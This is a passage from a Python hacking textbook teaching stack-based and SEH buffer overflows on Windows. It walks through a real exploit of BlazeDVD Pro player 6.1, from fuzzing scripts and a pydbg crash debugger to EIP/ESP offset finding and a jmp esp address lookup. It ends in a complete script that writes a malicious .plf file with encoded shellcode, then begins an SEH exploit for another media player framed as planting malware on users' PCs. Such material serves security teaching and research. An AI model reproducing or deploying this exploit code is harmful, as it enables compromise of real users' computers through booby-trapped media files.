

Figure 2-16 Basic Concept of a Buffer Overflow

When a buffer overflow occurs, surplus data is randomly stored into the memory area used by processes, including the Stack, Heap and Register. Hackers therefore find application vulnerabilities through fuzzing and check the memory status at the time that an overflow occurs. Fuzzing is a kind of black box test. This method assumes that the structure of the program is not known, and finds vulnerabilities by entering various values.

2.4.2 Windows Registers

An IA-32 (Intel Architecture, 32-bit) CPU has nine general-purpose registers. A register is a high-speed storage device that the CPU can access directly. The register is used to store a variety of data, such as intermediate data for certain calculations, the location of the stack used by a process, and the location of the next instruction that is to be executed. Let's look at the general-purpose register function.

• EAX (Extended Accumulator Register)

Used for multiplication and division, and the return value of the function is stored.

- EBX (Extended Base Register)
  Used as an index in combination with ESI and EDI.

- ECX (Extended Counter Register)
  When using repeat instructions, the iteration counter is stored. Specifies the number of repetitions for repetitive tasks.

- EDX (Extended Data Register)
  It is used in conjunction with EAX for sign extension instructions.

- ESI (Extended Source Index)
  The source data address is stored when you copy or manipulate data. CPU operations typically copy the data in the address pointed to by the ESI register to the address indicated by the EDI register.

- EDI (Extended Destination Index)
  The destination address is stored during the copy operation. The data at the address indicated by the ESI register is mainly copied.

- ESP (Extended Stack Pointer)
  The end point address of a stack frame is stored. The value of the ESP is changed by 4 Bytes, depending on the PUSH and the POP commands.

- EBP (Extended Base Pointer)
  The start address for a stack frame is stored. The value of EBP does not change while the stack frame that is currently in use is alive. If the current stack frame disappears, the EBP points to the stack frame that was previously used.

- EIP (Extended Instruction Pointer)
  The EIP has a memory address for the next instruction that will be executed. The operating system automatically stores the address of the next instruction to be executed in the EIP register, and after

executing the current command, it executes the commands for the address stored in the EIP register.

2.5 Stack-Based Buffer Overflow

2.5.1 Introduction

Stack-based buffer overflow techniques takes advantage of the features of the register. Fuzzing repeatedly attacks an application by changing the input value in an attempt to cause a Buffer Overflow error. The state of the memory is observed at that time using a debugger to search for input values that to induce the intended result.

A stack-based buffer overflow technique mainly uses the EIP and ESP registers. First, the two registers are overwritten with input values, and you must determine the amount of data that will be required to overwrite the two registers. The second thing to do is to find the instruction address that can move the application execution flow to the ESP register. Finally, add the hacking code to the input value and run hacking routine.



Figure 2-17 Stack Based Buffer Overflow Basic Concept

Stack-based buffer overflow techniques takes advantage of the features of the register. Fuzzing repeatedly attacks an application by changing the input value in an attempt to cause a Buffer Overflow error. The state of the memory is observed at that time using a debugger to search for input values that to induce the intended result.

A stack-based buffer overflow technique mainly uses the EIP and ESP registers. First, the two registers are overwritten with input values, and you must determine the amount of data that will be required to overwrite the two registers. The second thing to do is to find the instruction address that can move the application execution flow to the ESP register. Finally, add the hacking code to the input value and run hacking routine.

Let's take a look at the detailed behavior of the stack-based buffer overflow. The value that is to be entered in the application should be prepared through iterative fuzzing. If you enter the value that is

prepared in the application, the hacking code will be executed as follows.



Figure 2-18 Stack Based Buffer Overflow behavior

Insert the hacking code into the stack area indicated by ESP. Insert the address for the "jmp esp" instruction into the EIP. The address is entered as part of the input value. The program is executed where the buffer overflow occurs and refers to the EIP register address. In other words, the "jmp esp" command is executed. Since the ESP register has a hacking code, it is possible to perform the operations that the hacker intended.

The following code can be executed under Windows XP (it does not work in a Windows 7 environment). However, since you can easily understand the buffer overflow concept by looking at the code, let's take a look at it. Windows 7 applies ASLR (Address Space Layout Randomization) for security reasons, which monitors any address other than the correct address to for use with the DLL. This example operates normally until you find the address for the "jmp esp" command (actually any address).

2.5.2 Fuzzing and Debugging

The site "http://www.exploit-db.com/" describes numerous exploits. Refer to "http://www.exploit-db.com/exploits/26889", which was used to hack the "BlazeDVD Pro player 6.1" program. From the site, you can download both the hacking source code (Exploit Code) and the target application (Vulnerable App).

The "BlazeDVD Pro player" is a program that runs a "plf" file. Create a "plf" file that has repeated letters "a" and try fuzzing. First, create a file that has "\x41", which corresponds to the hex code for the "a" character.

```
junk ="\x41"*500
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

Example 2-6 fuzzingBlazeDVD.py

Let's create a file with 500 characters. If no errors occur, continue the test while increasing the number of repetitions. When you open the "blazeExpl.plf" file by running the application, the following error occurs, the program is terminated, and the buffer overflow error will occur.



Figure 2-19 Execution Result

Now that we have succeeded in fuzzing, let's create a debugger that can determine the memory status. Use the "pydbg" module that was discussed in the previous chapter. Before running the debugger, you must run the "BlazeDVD Player" first. Look at the processes tab in the Task manager to confirm that the process name has been entered into the debugger.

```
from pydbg import *
from pydbg.defines import *
import struct
import utils

processName = "BlazeDVD.exe"                          #(1)
dbg = pydbg()

def handler_av(dbg):                                  #(2)

    crash_bin = utils.crash_binning.crash_binning()   #(3)
    crash_bin.record_crash(dbg)                       #(4)
    print crash_bin.crash_synopsis()                  #(5)

    dbg.terminate_process()                           #(6)

for(pid, name) in dbg.enumerate_processes():          #(7)
    if name == processName:
        print "[information] dbg attach:" + processName
        dbg.attach(pid)

print "[information] start dbg"
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,
handler_av)  #(8)
dbg.run()
```

Example 2-7 bufferOverflowTest.py

Make a debugger that is similar to the API Hooking technique, and declare a callback function and register it in the pydbg class. The detailed operation method is as follows.

(1) **Setting Process Name**: Check the name of the application in the "Processes" tab in Task Manager.

(2) **Declaring callback function**: Declare the callback function that will be called when the event occurs.

(3) **Creating crash_binning Object**: Create a "crash_binning" object that can confirm the memory state and the register value when the event occurs.

(4) **Saving the State Value at the Time of the Event**: Save Information (assembly instructions, the state of the stack and registers, the status of the SEH) around the address where the event occurred.

(5) **Printing the State Value**: Print the state values stored at the time that the event occurred on the screen.

(6) **Process Termination**: Terminate the process that caused a buffer overflow.

(7) **Extracting the Process ID and Obtaining a Process Handle**: Derive the process ID according to the name that had been previously set. Obtain the handle corresponding to the ID and save it in the pydbg class.

(8) **Setting callback function**: Register the event, and set a callback function that will be called when the event occurs.

Now let's run the debugger. As previously mentioned, open the BlazeDVD Player first, and the debugger will operate normally. Proceed in the order of [run BlazeDVD Player] -> [run

bufferOverflowTest.py] -> [open blazeExpl.plf]. As soon as the file is opened, the application stops and the debugger prints the following message.

[information] dbg attach:BlazeDVD.exe
[information] start dbg
0x41414141 Unable to disassemble at 41414141 from thread 3096 caused access violation
when attempting to read from 0x41414141

CONTEXT DUMP
EIP: 41414141 Unable to disassemble at 41414141
EAX: 00000001 (1) -> N/A
EBX: 773800aa (2000158890) -> N/A
ECX: 01644f10 (23351056) -> ndows (heap)
EDX: 00000042 (66) -> N/A
EDI: 6405569c (1678071452) -> N/A
ESI: 019a1c40 (26876992) -> VdJdOdOd1Qt (heap)
EBP: 019a1e60 (26877536) -> VdJdOdOd1Qt (heap)
ESP: 0012f348 (1241928) ->
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA (stack)
+00: 41414141 (1094795585) -> N/A
+04: 41414141 (1094795585) -> N/A
+08: 41414141 (1094795585) -> N/A
+0c: 41414141 (1094795585) -> N/A
+10: 41414141 (1094795585) -> N/A
+14: 41414141 (1094795585) -> N/A

---

disasm around:

0x41414141 Unable to disassemble

SEH unwind:

0012f8bc -> 6404e72e: mov eax,0x6405c9f8
0012fa00 -> 004e5b24: mov eax,0x5074d8
0012fa7c -> 004e5dc1: mov eax,0x5078b0
0012fb38 -> 004e5a5b: mov eax,0x5073a8
0012fb60 -> 004eb66a: mov eax,0x50e6f8
0012fc10 -> 004e735c: mov eax,0x509760
0012fc90 -> 004ee588: mov eax,0x511a40
0012fd50 -> 004ee510: mov eax,0x5118c0
0012fdb0 -> 75e3629b: mov edi,edi
0012ff78 -> 75e3629b: mov edi,edi
0012ffc4 -> 004af068: push ebp
ffffffff -> 771be115: mov edi,edi

Figure 2-20 bufferOverflowTest.py Result

The messages are divided into four regions. The first is an error message that shows the thread information that caused an error with the error information. The second is the CONTEXT DUMP area. It shows register information that is used during the process execution. The third is the disasm area. About 10 assembler instructions are shown around the address where the error occurred. The last area is the SEH (structured exception handling) unwind. SEH is provided by the Windows OS and prints out results by tracing the link information related to the exception handling. The area of interest here is the CONTEXT DUMP area. As the input value is adjusted, let's look at the changes in the data that is stored in the EIP and in the ESP.

2.5.3 EIP Overwrite

Since the characters that are entered for fuzzing are a series of the same characters, it is therefore impossible to know when the data enters the EIP. Let's track the flow of data through the input string with a specified rule. You can generate a pattern by using a Ruby Script, but for a simple test, let's make it using a text editor.

```
a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0
a1b1c1d1e1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1
a2b2c2d2e2f2g2h2i2j2k2l2m2n2o2p2q2r2s2t2u2v2w2x2yz2
a3b3c3d3e3f3g3h3i3j3k3l3m3n3o3p3q3r3s3t3u3v3w3x3yz3
a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4w4x4yz4
a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5yz5
a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz6
a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7
a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8yz8
a9b9c9d9e9f9g9h9i9j9k9l9m9n9o9p9q9r9s9t9u9v9w9x9yz9
```

Figure 2-21 Test String

The UltraEdit program supports column mode editing. Copy "abcdefghijklmnlopqrstuvwxyz" for 10 lines. Change into the column mode and copy in order from 0 to 9 for each column. Then make the above string into one line to recreate the fuzzing program.

```
junk ="
a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c1d1e
1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1a2b2c2d2e2f2g2h2i2j
2k2l2m2n2o2p2q2r2s2t2u2v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k3l3m3n3
o3p3q3r3s3t3u3v3w3x3yz3a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s
4t4u4v4w4x4yz4a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5
x5yz5a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz6a7b7
c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7a8b8c8d8e8f8g
8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8yz8a9b9c9d9e9f9g9h9i9j9k9l
9m9n9o9p9q9r9s9t9u9v9w9x9yz9"
```

```
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

Example 2-8 fuzzingBlazeDVD.py

The same as that above can be use to run the debugging application. If you look at the CONTEXT DUMP area, you can see that the EIP register contains a value of "65356435". This value is in hex code, and the code transformation is necessary to know where the test string is located.

```
CONTEXT DUMP
  EIP: 65356435 Unable to disassemble at 65356435
  EAX: 00000001 (         1) -> N/A
  EBX: 773800aa (2000158890) -> N/A
  ECX: 01a44f10 (  27545360) -> ndows (heap)
  EDX: 00000042 (        66) -> N/A
  EDI: 6405569c (1678071452) -> N/A
```

Figure 2-22 Debugging Result

In Python, code can be converted using a simple function. The result of a conversation into ASCII code is "e5d5". Since addresses go in the direction opposite to the input, the string then becomes "5d5e". Find the "5d5e" starting position in the test string.

```
>>> "65356435".decode("hex")
'e5d5'
```

Figure 2-23 Code Conversion

EIP is updated with the 8 bytes from the address line 261 of the test string.

2.5.4 ESP Overwrite

Now fill in the value of the ESP register that will store the instructions, and perform the test in the same way. The first 260 bytes of data cause an overflow, and the next four bytes are the EIP address. The front 260 bytes are filled with "a" and the remaining four bytes are filled with "b". Finally, let's debug it with a test string.

```
junk ="\x41"*260
junk+="\x42"*4
junk+="
a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c1d1e
1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1a2b2c2d2e2f2g2h2i2j
2k2l2m2n2o2p2q2r2s2t2u2v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k3l3m3n3
o3p3q3r3s3t3u3v3w3x3yz3a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s
4t4u4v4w4x4yz4a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5
x5yz5a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz6a7b7
c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7a8b8c8d8e8f8g
8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8yz8a9b9c9d9e9f9g9h9i9j9k9l
9m9n9o9p9q9r9s9t9u9v9w9x9yz9"
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

Example 2-9 fuzzingBlazeDVD.py

The results indicate that the ESP register contains a string that begins with "i0". It is the 17th value from the test string. Fill the previous 16 bytes with any value, and fill the remaining bytes with the hacking code. Therefore it is now possible to easily succeed in hacking the program.

```
ESP: 0012f348 (  1241928) ->
i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c1d1e1f1g1h1i1j1k1l1m1
n1o1p1q1r1s1t1u1v1w1x1yz1a2b2c2d2e2f2g2h2i2j2k2l2m2n2o2p2q2r
2s2t2u2v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k3l3m3n3o3p3q3r3s3t3u3v3
```

```
w3x3yz3a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4w4x4yz4a5
b5c5d5e5f5g5h5i (stack)
```

Figure 2-24 Debugging Result

Now that you have completed most of the input necessary for the hack, please the "jmp esp" address instruction in the second line, and put a hex code indicating "NOPS" in the third line. Then, insert the hacking code in the last line.

```
junk ="\x41"*260
junk+="\x42"*4          # Address is entered into the EIP
                        # (The address of "jmp esp"
Instruction)
junk+="\x90"*16         #NOPS
junk+="hacking code"    #Hacking Code
```

Figure 2-25 String for Hacking

2.5.5 Find the jmp esp instruction address

You must find the address of the "jmp esp" instruction that has been loaded into memory. Although a variety of techniques can be used, let's use the simplest "findjmp.exe" program. The program can be easily found through an Internet search, for example in the "http://ragonfly.tistory.com/entry/jmp-esp-program" site. It is very simple to use the program. Go to the directory where the "fiindjmp.exe" file is located by opening the command prompt in Windows, and just type the following command.

```
C:\Python27\test> findjmp kernel32.dll esp

Scanning kernel32.dll for code useable with the esp register
```

```
0x76FA7AB9      call esp
0x76FB4F77      jmp esp
0x76FCE17A      push esp - ret
0x76FE58FA      call esp
0x7702012F      jmp esp
0x770201BB      jmp esp
0x77020247      call esp
```

Example 2-10 Find jmp esp instruction address

"findjmp" receives two arguments, the first is a DLL to find the instruction and the second is the register names. Let's use the most commonly referenced "kernel32.dll" in the program. Multiple "jmp esp" addresses are detected by using the very first value.

2.5.6 Execution of the attack

Although briefly mentioned earlier, the last line of code does not operate properly. In order to prevent a buffer overflow attack in Windows, features such as DEP (Data Execution Prevention) and Stack Protection have been added. If you want to verify that the program operates correctly, it is necessary to test by installing Windows XP SP1. Next, let's look at advanced buffer overflow techniques that can bypass the enhanced security features in Windows 7.

```
from struct import pack
junk ="\x41"*260
junk+="\x77\x4F\xFB\x76"
junk+="\x90"*16
junk+=("\xd9\xc8\xb8\xa0\x47\xcf\x09\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x32\x31\x47\x17\x83\xc7\x04\x03\xe7\x54\x2d\xfc\x1b" +
"\xb2\x38\xff\xe3\x43\x5b\x89\x06\x72\x49\xed\x43\x27\x5d" +
```

```
"\x65\x01\xc4\x16\x2b\xb1\x5f\x5a\xe4\xb6\xe8\xd1\xd2\xf9" +
"\xe9\xd7\xda\x55\x29\x79\xa7\xa7\x7e\x59\x96\x68\x73\x98" +
"\xdf\x94\x7c\xc8\x88\xd3\x2f\xfd\xbd\xa1\xf3\xfc\x11\xae" +
"\x4c\x87\x14\x70\x38\x3d\x16\xa0\x91\x4a\x50\x58\x99\x15" +
"\x41\x59\x4e\x46\xbd\x10\xfb\xbd\x35\xa3\x2d\x8c\xb6\x92" +
"\x11\x43\x89\x1b\x9c\x9d\xcd\x9b\x7f\xe8\x25\xd8\x02\xeb" +
"\xfd\xa3\xd8\x7e\xe0\x03\xaa\xd9\xc0\xb2\x7f\xbf\x83\xb8" +
"\x34\xcb\xcc\xdc\xcb\x18\x67\xd8\x40\x9f\xa8\x69\x12\x84" +
"\x6c\x32\xc0\xa5\x35\x9e\xa7\xda\x26\x46\x17\x7f\x2c\x64" +
"\x4c\xf9\x6f\xe2\x93\x8b\x15\x4b\x93\x93\x15\xfb\xfc\xa2" +
"\x9e\x94\x7b\x3b\x75\xd1\x7a\xca\x44\xcf\xeb\x75\x3d\xb2" +
"\x71\x86\xeb\xf0\x8f\x05\x1e\x88\x6b\x15\x6b\x8d\x30\x91" +
"\x87\xff\x29\x74\xa8\xac\x4a\x5d\xcb\x33\xd9\x3d\x0c"
)
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

Example 2-11 String Required for Hacking

2.6 SEH Based Buffer Overflow

2.6.1 Introduction

2.6.1.1 The Basic Concept of SEH

First, let's discuss the concept of the SEH (Structured Exception Handler). SEH is an exception handling mechanism that is provided by the Windows operating system. It uses a chain structure that is associated with a linked list.



Figure 2-26 Behavior of the SEH chain

If an exception occurs, the operating system handles the exception by following the SEH chain. If there is a function that can handle the exception, it is sequentially executed. If there is not, the process is skipped. Next the SEH at the end of the chain points to"0xFFFFFFFF", which will pass the exception handling to the kernel. The SEH solves a practical problem in that all exceptions cannot be handled at the developer level and the application can therefore operate more reliably.

Windows 7 has developed a variety of techniques to block buffer overflow attacks utilizing SEH. The first is the "CPU Zeroing" technique that initializes the value of all the registers to zero when the SEH is called. As mentioned earlier, simply executing a "JMP ESP" instruction is not sufficient any more to successfully hack the system. The second is an "SEHOP" (Structured Exception Handler Overwrite Protection) technique that validates before moving to the next SEH Handler address. The last is a "SafeSEH" technique that limits the addresses that can be used as Exception Handler addresses. If all three techniques that are mentioned above are implemented, it becomes very difficult to hack using a buffer overflow attack. Briefly, let's find a way to successfully hack a system by bypassing the security technology that is implemented in Windows 7 in order to

learn about the SEH Buffer Overflow techniques.

2.6.1.2 Basic Concepts of the SEH Buffer Overflow



Figure 2-27 Behavior of the SEH Chain

When an exception occurs, the EXCEPTION_DISPOSITION Handler structure used for exception handling is placed at the top of the stack. The second item of this structure contains the address that points to the next SEH. The core of the SEH buffer overflow attack is to take advantage of the characteristics of this structure. The detailed operation is as follows.

(1) **EXCEPTION_DISPOSTION Handler**: Place the structure that is used for exception handling into the stack.

(2) **Running SEH**: The operating system runs the Opcode in the address to which the SEH points. Set the input value in advance to make the SEH have an address that points to the "POP POP RET" instruction.

(3) **Runnig POP POP RET**: Remove the top two values from the stack and execute the third value. The "44 BB 00 00" value corresponds to the next SEH address that is set at the time that the exception was generated by the operating system.

(4) **Running JMP**: Execute the command to jump by 6 bytes.

(5) **Running Shell Code**: Finally, run the shell code you entered for hacking.

Now that you have learned all the basic knowledge for an SEH buffer overflow attacks. Let's try to make the code for the SEH buffer overflow attack in Python.

2.6.2 Fuzzing and Debugging

First, generate an application error through fuzzing, by writing the hacking code step by step by using the debugger. Try to make Python code with the basic concepts that were previously mentioned.



Figure 2-28 Hacking Procedures

The general procedure is similar to that for a stack-based buffer overflow. However, the SEH instead of the EIP is overwritten for the hacking attempt. Fuzzing allows you to find how much data will be required to overwrite the SEH. The debugger can be used to find the address of the "POP POP RET" instruction, and this address must be entered for the location of the SEH. If you enter a hex code that corresponds to the "short jmp" command into the next SEH, the development of the "Adrenalin" executable file that runs shell code entered by the user is then completed. Now, you are ready to plant malware on the user PC by downloading multimedia files from the Internet.

Sample code and the test application can be downloaded from "http://www.exploit-db.com/exploits/26525/" site. The debugger uses the bufferOverflowTest.py without changes. Just enter the "BlazeDVD.exe" instead of "Play.exe" as the "processName" variable. Now when you install the downloaded application, the test preparation has been completed.

```
junk="\x41"*2500
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

Example 2-12 fuzzingAdrenalin.py

